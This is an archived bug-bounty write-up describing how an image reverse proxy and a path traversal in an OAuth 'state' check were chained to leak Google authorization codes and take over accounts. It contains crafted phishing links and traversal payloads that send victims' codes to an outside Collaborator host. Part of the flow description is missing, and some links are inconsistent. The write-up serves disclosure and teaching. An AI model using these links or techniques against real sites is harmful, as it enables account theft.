

Hijacking OAuth Code via Reverse Proxy for Account Takeover

Hijacking OAuth Code via Reverse Proxy for Account Takeover - Omid Rezaei, Voorivex.

- Published: 2023-11-17
- Original: <<https://blog.voorivex.team/hijacking-oauth-code-via-reverse-proxy-for-account-takeover>>
- Preserved from: <https://blog.voorivex.team/hijacking-oauth-code-via-reverse-proxy-for-account-takeover> (live) on 2026-09-13
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

[All posts](#)


Recon

The program required a specific cookie like `usertest=hash` for the website to work. After setting it, I opened Burp Suite and started exploring the application's functionality to understand how the target operates.

OAuth Authorization Flow

The target had OAuth login via Google, Microsoft, and Slack. After tracing the flow end-to-end, I mapped it to five HTTP requests:

Request 1 — initial click, redirect to the company's main website:




Request 2 — redirect to the Google login page:


on to other features.

Change Profile Picture Flow

The "Update Profile Picture" call caught my attention:



The first instinct was SSRF, so I dropped a Burp Collaborator URL into `AvatarUrl`:



The Collaborator pinged back, which confirmed a server-side fetch was happening:

```
GET /images/8b807ce1-2d7d-4f8b-9861-47e56c9cacd8/content HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
X-B3-TraceId: 21ef7e752d3b6452
X-B3-SpanId: 32c33dc5036ac147
X-B3-Sampled: 1
X-Original-User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/116.0
X-Original-External-IP: 45.155.64.43
Host: k2np03v2vi9xruhu9u2cn6hvrmdl4cs1.oastify.com
Connection: Keep-Alive
```

The browser doesn't fetch the avatar directly — there's a reverse proxy in the middle. After examining the rendered DOM I caught this image-proxy request:

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET	/imageProxy/https://k2np03v2vi9xruhu9u2cn6hvrmdl4cs1.oastify.com/images/8b807ce1-2d7d-4f8b-9861-47e56c9cacd8/content HTTP/1.1	1 HTTP/1.1 403 Forbidden	
2 Host: 1337 [redacted] staging.app		2 vary: Origin	
3		3 X-[redacted]-flow-id: 3279350251d23cb7	
4		4 content-security-policy: script-src 'none'; object-src 'none'; base-uri 'none'	
5		5 content-length: 131	
		6 content-type: text/plain; charset=utf-8	
		7 date: Fri, 17 Nov 2023 08:19:42 GMT	
		8 keep-alive: timeout=60	
		9 content-security-policy: frame-ancestors 'self';	
		10 x-frame-options: SAMEORIGIN	
		11 access-control-allow-headers:	

I tried gopher, file, redirect-to-protocol-switch, SVG XSS/LFI, port scanning — everything was locked down. I moved on.

Chain Vulnerability Flow

Coming back to my notes, I realised: the reverse proxy takes a URL as a path and sends a GET request to whatever the URL is. Look at request 5 — the provider code arrives in the GET parameter. If I can get the OAuth flow to land on:

```
GET /imageProxy/https://attacker.oastify.com/?code= HTTP/1.1
```

I get the code. Examining the parameters Google's OAuth screen accepts:

```

GET /v3/signin/identifier?
opparams=%253Fopenid.realm%253Dhttps%25253A%25252F%25252Ftarget.app&dsh=S1057930755%3A1691229355926009&
client_id=1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com&include_granted_scopes=true&o2v=1&redirect_
url=https://target.app/ssoResponse&response_type=code&scope=email+profile&service=lso&state=https%3A%2F
%2F1377.targetstaging.app%2Fusers%2FgoogleFederatedLoggedIn%3Fstate%3Dac5c655e384a555cd8ac&flowName=Gen
eral0AuthFlow&continue=https%3A%2F%2Faccounts.google.com%2Fsignin%2Foauth%2Fconsent%3Fauthuser%3Dunknow
n%26part%3DAJi8hAPrsUvWubX4C8EMWGWJ3GwSw73iCd8M06aLXaa8v9_TjIqtWkdi27owM6wcT3jvVYEvbssZ-
U2caCmb2rv63DG4qcjnrB0MiX4QJkV54Mvig50Q4MhMsRzSMr61s8w0j-o8fJpIkU1pjmWwc-xf4hWygMr5A0mXpoQk3zmbFG-
M47r22ykurmhFAV_q15AcgvcCkr8Yk_VUXP5citic0AUEpFZI_1lcW-hfRnCRf1lFvxKU7d-
2gzo8kg46kzku1Dtg2eWPYmT49XYK26oJWyj3DyK8H7zisAw4VqXDyyL81_jIp0qgIBjKokrrIHYom2vnkh3vu4JYU4NkHVqRTqR16
jnLziewI2dS8Zum02kwDPF--T4uAEpRRmoGyDph-
FDbeFNZys1miUSRXzcWXJXCVjucvKnHpAbxGkqLYjB0ibpRTYJI8LPclPu7YAJJ3fIzTkt5zzInIDATZ-
fnfbQNjpSMA%26as%3DS1057930755%253A1691229355926009%26client_id%3D1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%23&app_domain=https%3A%2F%2Ftarget.app&rart
=ANgoxccWuxRU5NIAHXw7lkCF3Ce3kE3i_DkxFoGfittKL_tEPCQHltxatco7e0D6QbIZ_L0N_tHvBd1vy1RlETsqQzTbde2fcWA
HTTP/2
Host: accounts.google.com

```

`redirect_uri` is fixed. `state` is interesting — its value is passed back to the main company site after auth, and the main site validates and redirects the user to the URL inside `state` with the code attached (this is request 4):

```

Request:
GET /ssoResponse?state=https://1377.targetstaging.app/users/googleFederatedLoggedIn?
state=ac5c655e384a555cd8ac&code=4/0Adeu5BVkm7rYkGFaaFRKLrHN88tF5bsekXZm2GYZro-_nQW-
a4f3KHIIkxBkT_E2iXir&scope=email profile https://www.googleapis.com/auth/userinfo.email
https://www.googleapis.com/auth/userinfo.profile openid&authuser=0&prompt=none HTTP/2
Host: target.app


Response:
HTTP/2 302 Found
Date: Sat, 05 Aug 2023 00:36:31 GMT
Content-Length: 0
Location: https://1377.targetstaging.app/users/googleFederatedLoggedIn?
state=ac5c655e384a555cd8ac&code=4/0Adeu5BVkm7rYkGFaaFRKLrHN88tF5bsekXZm2GYZro-_nQW-a4f3KHIIkxBkT_E2iXir

```

I now had to abuse the reverse proxy via the `state` parameter:


1. <https://1377.targetstaging.app/users/googleFederatedLoggedIn>
2. <https://1377.targetstaging.app/imageProxy/https://attacker.com>

The state-checker regex was strict — almost any change returned 403, except appending characters to the path. The site accepted links like:




```
https://1377.targetstaging.app/users/googleFederatedLoggedIn/*
```

So I tried path traversal:



```
https://1377.targetstaging.app/users/googleFederatedLoggedIn/../../
```

It worked — I could climb back a directory. Three levels back let me redirect to whatever path I wanted, with the code in tow:



```
https://sub.target.app/users/googleFederatedLoggedIn/../../../../imageProxy/{YOUR COLLABRATION}
```

I could now build a malicious link using either the target site or the provider as the entry point:

```

Link1:
https://target.app/ssoRequest?
url=https%3A%2F%2Faccounts.google.com%2Fo%2Foauth%2Fauth%3Fclient_id%3D1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%26redirect_uri%3Dhttps%3A%2F%2Fta
rget.app%2FssoResponse%26response_type%3Dcode%26scope%3Demail%2520profile%26state%3Dhttps%3A%
2F%2Fsub.target.app%2Fusers%2FgoogleFederatedLoggedIn.../imageProxy/http://b4ggquxtx9bot
lj1bl43pxjmtdz4n8bx.oastify.com%3Fstate%253Dac5c655e384a555cd8ac%26openid.realm%3Dhttps%3A%2F
%2Ftarget.app%26include_granted_scopes%3Dtrue

Link2:
https%3A%2F%2Faccounts.google.com%2Fo%2Foauth%2Fauth%3Fclient_id%3D1090589527038-
asfdtqm97njormmel5kd32km8mlcmf69.apps.googleusercontent.com%26redirect_uri%3Dhttps%3A%2F%2Fta
rget.app%2FssoResponse%26response_type%3Dcode%26scope%3Demail%2520profile%26state%3Dhttps%3A%
2F%2Fsub.target.app%2Fusers%2FgoogleFederatedLoggedIn.../imageProxy/http://b4ggquxtx9bot
lj1bl43pxjmtdz4n8bx.oastify.com%3Fstate%253Dac5c655e384a555cd8ac%26openid.realm%3Dhttps%3A%2F
%2Ftarget.app%26include_granted_scopes%3Dtrue

```

When the victim clicked either link and signed in, the provider code arrived at my Collaborator endpoint. Plug it into request 5 - victim's account.

Description	Request to Collaborator	Response from Collaborator
1 GET	/?state=ac5c655e384a555cd8ac&code=4%2F0Adeu5BWyQMw0 [REDACTED] sXPn3N8u8IwxqQR0_z8-L-UodCXzUutA	HTTP/1.1
2 Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
3 User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0	
4 X-B3-TraceId:	602d340a8837aa4f	
5 X-B3-SpanId:	6532429012c1a9a0	
6 X-B3-Sampled:	1	
7 X-Original-User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0	
8 X-Original-External-IP:	45.154.138.245	
9 Host:	bvaobkvpq7zm675i4izwmlqcw3kx8m.oastify.com	
0 Connection:	Keep-Alive	
1		
2		

I hope you enjoy :)